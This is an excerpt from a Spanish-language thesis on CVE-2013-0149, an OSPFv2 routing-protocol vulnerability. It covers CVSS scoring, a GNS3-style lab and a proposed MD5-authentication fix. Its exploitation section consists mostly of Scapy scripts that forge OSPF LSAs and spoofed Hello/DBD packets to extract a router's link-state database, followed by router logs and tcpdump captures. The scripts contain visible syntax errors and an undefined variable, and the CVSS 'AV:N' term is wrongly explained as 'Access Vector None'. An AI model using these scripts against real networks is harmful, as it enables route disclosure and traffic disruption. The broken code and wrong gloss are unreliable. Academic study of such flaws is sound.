La página oficial es la siguiente:
https://nvd.nist.gov/cvss.cfm?calculator&version=2




Figura 2.6 (Common Vulnerability Database Scoring System)

Para obtener los resultados en la calculadora, se activaron los botones que mediante JavaScript y PHP utilizan fórmulas para calcular el daño o posible daño que pudiese tener la vulnerabilidad.
La calculadora tiene 3 medidas:

- Base.

- Temporal.
- Ambiente

Para la vulnerabilidad CVE-2013-0149, se ocupo la métrica Base, Temporal y Ambiental, con la excepción de utilizar la sección de modificadores de impacto, ya que con las medidas anteriores, se pueden obtener escalas aceptables y no tan alarmantes ante un cliente. En caso de que se desee más exactitud de la explotabilidad potencial que pudiese tener cualquier vulnerabilidad, se deberá tomar en cuenta la métrica ambiental completa.

2.16 Análisis de los impactos

Se obtuvo la información de la vulnerabilidad a través del NIST, arrojó la siguiente información: (véase imagen Figura 2.7)




Figura 2.7 (CVE-2013-0149)

La particularidad de la imagen anterior, es el impacto de explotabilidad: 8.6, el cual es generado por el vector.

AV:N/AC:M/Au:N/C:P/I:N/A:P

Los acrónimos anteriores son separados por el carácter “/”, y significan lo siguiente:

AV:N = Access Vector None.

AC:M = Access Complexity Medium.

Au:N = Authentication None.

C:P = Confidentiality Impact Partial.

I:N = Integrity Impact None.

A:P = Availability Impact Partial.

El vector de impacto se generó utilizando la siguiente configuración en el sistema web: (véase imagen Figura 2.8)




Figura 2.8 (Vector de Impacto)

2.17 Propuestas para mitigar los impactos de seguridad generales

Se propone como medida para mitigar los impactos de seguridad en los dispositivos de red las siguientes etapas de análisis.

- Usuarios.
- Administradores.
- Planeación de la infraestructura tecnológica.

Capítulo 3. Planteamiento del problema


La vulnerabilidad CVE-2013-0149 que permite la obtención remota de las tablas de ruteo, denegación de servicio, redirección de tráfico e intercepción de tráfico potencialmente, aplica a los Routers configurados con el protocolo de comunicación OSPFv2, el cual, pudiese derivar en ataques más elaborados atacando a más activos de la infraestructura lógica relacionada, como software aplicativo, VLANs etc.

El ataque que se utilizará será con el objetivo de obtener las tablas de ruteo configuradas en el Router.

La prueba de concepto de la vulnerabilidad se planteó a través de la simulación de una red, la cual utiliza los parámetros básicos de conectividad entre los dispositivos que se listarán más adelante, los dispositivos Routers, Switches y HOST respectivamente, están conectados mediante el hardware virtual necesario para hacer la prueba, por ejemplo para los Routers con cables seriales y para los host y los Switches mediante cable UTP.

Los parámetros son los siguientes:

- Los Routers fueron configurados con el protocolo OSPFv2.
- Los Switches están como intermediarios de paquetes, (Nota: No se tomarán en cuenta protección mediante VLANs o Firewalls)
- Las computadoras cuentan con los sistemas operativos Windows XP, Debian 6.0.
- Las áreas se configurarán serán de tal manera que el protocolo de comunicación, se mantendrá en las áreas 0, 1 y 2. (véase imagen 3.1)



3.1 Primer esquema.png – 20141030

La implementación anterior se dio con el fin de estudiar el funcionamiento de del protocolo OSPFv2 en una red virtual, tomando las características que proveen una conectividad simple entre la máquina virtual Debian 6.0, los Routers y los Switches.

Una vez conectados los dispositivos y hechas las configuraciones del protocolo OSPF, se generó el problema teórico, el cual consiste en la obtención de las tablas de ruteo a partir de un host que se encuentre conectado a alguno de los dispositivos de la red virtual.

La imagen **V.1 Primer esquema**, muestra la infraestructura virtual, la cual indica 3 Áreas en las cuales los dispositivos están distribuidos:

Área 1

Para el área 1 se indican 3 dispositivos virtuales emulados:

2 Routers con la imagen IOS `c7200-advipservicesk9-mz150-1M.image`

1 Computadora con la imagen del sistema operativo Windows XP.


Área 2

Para el área 2 se indican los siguientes dispositivos:

2 Routers con la imagen IOS `c7200-advipservicesk9-mz150-1M.image`

1 Computadora con la imagen del sistema operativo Debian `6.0`.

Versión de la imagen de IOS de los Routers: (véase imagen 3.2)



3.2 Version.png – 20150925

3.1 Desarrollo de las pruebas

Una de las pruebas que se investigó para esta tesis, se dio a partir de la investigación que hicieron tres personalidades reconocidas en el mundo de la seguridad de la información Alex Kirshon, Dima Gonikman y Gabi Nakibly durante una conferencia conocida como BlackHat.
En el transcurso de la investigación se empezó a conocer el funcionamiento de los paquetes entre los Routers, las vulnerabilidades, los algoritmos de protección y su implementación.
La prueba consistía en conocer las vulnerabilidades más propensas en los Routers que manejen el protocolo RFC 2328 OSPFv2, tomando como hechos :

1- La actualización de las LSA.
2- Actualización de la base de datos de enlaces (LSDB).
3- Protocolo sin tener mecanismos de autenticación.
4- Conocer las direcciones IP de los Routers víctima.
5- Los números de secuencia de la LSA.
6- El mismo verificador o (checksum).
7- El mismo tiempo de actualización (+/- 15 min).
8- El secreto compartido entre LSID

Una vez que el Router recibe la LSA falsa no hay manera en que pueda identificar que los campos ID y LSA sean verídicos, especificado por el protocolo OSPF.

El Router responderá con el método fight-back solo si la LSA falsa recibida tenga un ID de estado enlace igual al de la víctima.

Por lo tanto
Link State ID y la LSA, tiene que ser igual el identificador para que sea exitoso el ataque.

Una segunda parte de la vulnerabilidad del protocolo, es una ambigüedad que es especificada en el protocolo OSPF debido a que en la base de datos LSDB busca el identificador de estado enlace LSID.

3.2 Desarrollo de la solución

Como solución se recomienda implementar un mecanismo de autenticación en cada dispositivo, el protocolo OSPF envía información en texto plano a través de la red, es por ello que se recomienda habilitar el algoritmo de digestión `md5` para cada Router, para que a pesar de que la infor mación pueda ser interceptada esta sea un poco más difícil de obtener y descifrar.

3.3 Explotación de la Vulnerabilidad

Se elaboró una LSA falsa, con un número de secuencia mayor que la válida por el protocolo, por lo que no reemplazará a la válida LSA en la base de datos LSDB.

Ejemplificando una prueba mediante la elaboración de un programa demo.

pruebaLSA.py

```
#! /usr/bin/python
from scapy.all import *
import numpy as np
from math import *
#Cargando el módulo de ospf
load_contrib('ospf')
atacante_ip = "192.168.0.2"        #Dirección IP de la interfaz saliente eth1
router_victima = "10.0.0.1"        #Dirección IP de una interfaz del router virtual
victima_destino = "192.168.0.1"          #Dirección IP de la interfaz del router virtual

falso_adv_router = "192.168.0.4"         #
seq_num = 0x80000004L
LSA_FALSO = IP(src=atacante_ip, dst=victima_destino) \
      /OSPF_Hdr(src=atacante_ip) \
      /OSPF_LSUpd(lsalist=[ \
            OSPF_Router_LSA(Options=0x22,   type=1,   id   =   router_victima,   adrouter=
falso_adv_router, seq=seq_num, link_list=[ \
            OSPF_Link(id="192.168.0.1", data="192.168.0.3", type=2, metric=1), \
            OSPF_Link(id="192.168.50.0"), data="255.255.255.0", type=3, metric=3) \
            ])
])

send(LSA_FALSO, iface="eth1")
```

Debido a que las actualizaciones de las tablas de ruteo se daban por Multicast, se observó el siguiente resultado de la petición prueba a través de una herramienta de análisis de tráfico tcpdupm.(véase Figura 3.3)




Figura 3.3 (TCPDUMP tráfico)

Mostrando una dirección IP para mandar la información de la base de datos LSDB (Link State Database) a través de la LSU (Link State Update).

Segundo programa prueba:

Para una segunda prueba, se elaboró un programa que únicamente realizaba anuncios del tipo mensajes tipo Hello al Router al cual se le dirigía el ataque.

Mediante el siguiente programa se pudo lograr que el Router divulgara la información de sus vecinos.

```
#!/usr/bin/python
from scapy.all import *
load_contrib('ospf')
from time import sleep,clock,time

def enviar(packet):
     sendp(packet,iface='eth1')
     sleep(2)

fantasma='192.168.0.2'
victima='192.168.0.1'
victimaId='192.168.0.1'
secuenciainicial=17       #secuencia inicial aleatoria.
ddsize=10            #número de DBDs que el atacante enviará.

Duracion=(float(raw_input("Ingresa la duración del ataque: ")
IPlayer=IP(src=fantasma,dst=victima)
OSPFHdr=OSPF_Hdr(src=fantasma,area="2")

#Construccion del primer paquete hello

hello=Base/OSPF_Hello(options=2,router=victima,backup=victima,neighbors=victimaId
)
enviar(hello)
```

```
#Construcción de las DBD falsas que serán enviadas
dd=Base/OSPF_DBDesc(options=2,dbdescr=7,ddseq=secuenciainicial)
enviar(dd)

#Construccion del resto de paquetes DBD
secuenciainicial+=1
for i in xrange(1,ddsize+1):
      dd=Base/OSPF_DBDesc(options=2,dbdescr=3,ddseq=secuenciainicial)
      enviar(dd)
      secuenciainicial +=1
#Construccion y envio del ultimo paquete DBD
dd=Base/OSPF_DBDesc(options=2,dbdescr=1,ddseq=secuenciainicial)
enviar(dd)
```

Ejecución del programa. (véase Figura 3.4)




Figura 3.4 (Envió de paquetes)

Modificación de la dirección Multicasting que viene por defecto en el Sistema Operativo Debian 6.0, para ello, primeramente se ejecutó el siguiente comando para visualizar vía terminal la dirección que ya se encuentra configurada. (véase Figura 3.5)

```
# netstat -g
```




Figura 3.5 (Interfaces Multicast)

Comando que muestra las configuraciones por defecto de las direcciones Multicast, pre configuradas por el kernel. El resultado fue el siguiente:

Verificación

Envío de las DBD y transmisión de las LSA con sus actualizaciones pertinentes a la interfaz de red FastEthernet0/0 de la cual proviene el ataque remoto. (véase Figura 3.6 y Figura 3.7)

```
*Sep 30 02:10:00.619: OSPF: Retransmitting DBD to 192.168.0.2 on FastEthernet0/0 [8]
*Sep 30 02:10:03.447: OSPF: Send hello to 224.0.0.5 area 2 on FastEthernet0/0 from 192.168.0.1
*Sep 30 02:10:05.155: OSPF: Send DBD to 192.168.0.2 on FastEthernet0/0 seq 0x19 opt 0x52 flag 0x7 len
 32
*Sep 30 02:10:05.155: OSPF: Retransmitting DBD to 192.168.0.2 on FastEthernet0/0 [9]
*Sep 30 02:10:06.851: OSPF: Send hello to 224.0.0.5 area 2 on Serial1/0 from 10.0.0.1
*Sep 30 02:10:06.855: OSPF: 192.168.0.2 address 192.168.0.2 on FastEthernet0/0 is dead
*Sep 30 02:10:06.855: %OSPF-5-ADJCHG: Process 2, Nbr 192.168.0.2 on FastEthernet0/0 from EXSTART to D
OWN, Neighbor Down: Dead timer expired
*Sep 30 02:10:06.855: OSPF: FastEthernet0/0 Nbr 192.168.0.2: Clean-up dbase exchange
*Sep 30 02:10:06.855: OSPF: Neighbor change Event on interface FastEthernet0/0
*Sep 30 02:10:06.855: OSPF: DR/BDR election on FastEthernet0/0
*Sep 30 02:10:06.855: OSPF: Elect BDR 0.0.0.0
*Sep 30 02:10:06.855: OSPF: Elect DR 192.168.0.1
*Sep 30 02:10:06.855:         DR: 192.168.0.1 (Id)   BDR: none
*Sep 30 02:10:09.367: OSPF: Rcv hello from 20.0.0.1 area 2 from Serial1/0 10.0.0.2
*Sep 30 02:10:09.371: OSPF: End of hello processing
*Sep 30 02:10:13.271: OSPF: Send hello to 224.0.0.5 area 2 on FastEthernet0/0 from 192.168.0.1
*Sep 30 02:10:16.127: OSPF: Send hello to 224.0.0.5 area 2 on Serial1/0 from 10.0.0.1
```

Figura 3.6 (DBD transmitida)

```
*Sep 30 03:01:39.283: OSPF: Rcv DBD from 192.168.0.2 on FastEthernet0/0 seq 0x14 opt 0x2 flag 0x3 len
 32  mtu 1500 state EXCHANGE
*Sep 30 03:01:39.287: OSPF: Send DBD to 192.168.0.2 on FastEthernet0/0 seq 0x14 opt 0x52 flag 0x0 len
 32
*Sep 30 03:01:41.291: OSPF: Rcv DBD from 192.168.0.2 on FastEthernet0/0 seq 0x15 opt 0x2 flag 0x3 len
 32  mtu 1500 state EXCHANGE
*Sep 30 03:01:41.291: OSPF: Send DBD to 192.168.0.2 on FastEthernet0/0 seq 0x15 opt 0x52 flag 0x0 len
 32
*Sep 30 03:01:41.431: OSPF: Send hello to 224.0.0.5 area 2 on Serial1/0 from 10.0.0.1
*Sep 30 03:01:43.107: OSPF: Rcv hello from 20.0.0.1 area 2 from Serial1/0 10.0.0.2
*Sep 30 03:01:43.107: OSPF: End of hello processing
```

Figura 3.7 (DBD recibida)

Por parte del atacante: (véase Figura 3.8)

```
02:40:02.690061 IP 192.168.0.1 > 192.168.0.2: OSPFv2, Database Description, leng
th 44
        0x0000:  45c0 0040 281b 0000 0159 0f37 c0a8 0001  E..@(....Y.7....
        0x0010:  c0a8 0002 0202 0020 c0a8 0001 0000 0002  ................
        0x0020:  e53d 0000 0000 0000 0000 0000 05dc 5200  .=............R.
        0x0030:  0000 0018 fff6 0003 0001 0004 0000 0001  ................
```

Figura 3.8 (Interfaz monitoreada)

Para visualizar la información de la base de datos en la cual se comparte la información de los Routers vecinos, se utilizó la herramienta TCPDump, del lado del atacante.

Mediante el siguiente comando, se logró depositar la información de la base de datos de los estados enlace, en un archivo con formato que maneja la biblioteca **libpcap**. La cual es muy útil ya que es manejada en para herramientas de captura de red como wireshark o TCPDump. (véase Figura 3.9)

```
# tcpdump -nni eth1 proto ospf -w ospf.cap
```

```
root@mac:~# tcpdump -nni eth1 proto ospf -w ospf.cap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 byte
s
```

Figura 3.9 (Encapsulamiento de Información)

Ya que se depositó la información en dicho archivo, se visualizó de la siguiente manera: (véase Figura 3.10)

```
root@mac:~# tcpdump -nn1 eth1 proto ospf -w ospf.cap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 byte
s
^C18 packets captured
18 packets received by filter
0 packets dropped by kernel
root@mac:~# tcpdump -v -r ospf.cap proto ospf
reading from file ospf.cap, link-type EN10MB (Ethernet)
00:45:19.885337 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto OSPF (8
9), length 52)
    mac.local > 192.168.0.1: OSPFv2, Database Description, length 32
        Router-ID mac.local, Area 0.0.0.2, Authentication Type: none (0)
        Options [External], DD Flags [More, Master], MTU: 1500, Sequence: 0x0000
0018
00:45:19.893134 IP (tos 0xc0, ttl 1, id 915, offset 0, flags [none], proto OSPF
(89), length 64)
    192.168.0.1 > mac.local: OSPFv2, Database Description, length 44 [len 32]
        Router-ID 192.168.0.1, Area 0.0.0.2, Authentication Type: none (0)
        Options [External, LLS, Opaque], DD Flags [none], MTU: 1500, Sequence: 0
x00000018
          LLS: checksum: 0xfff6, length: 3
            Extended Options (1), length: 4
```

Figura 3.10 (Lectura del paquete capturado)

Existe un intercambio de bases de datos entre las direcciones IP asignadas: (véase Figura 3.11)

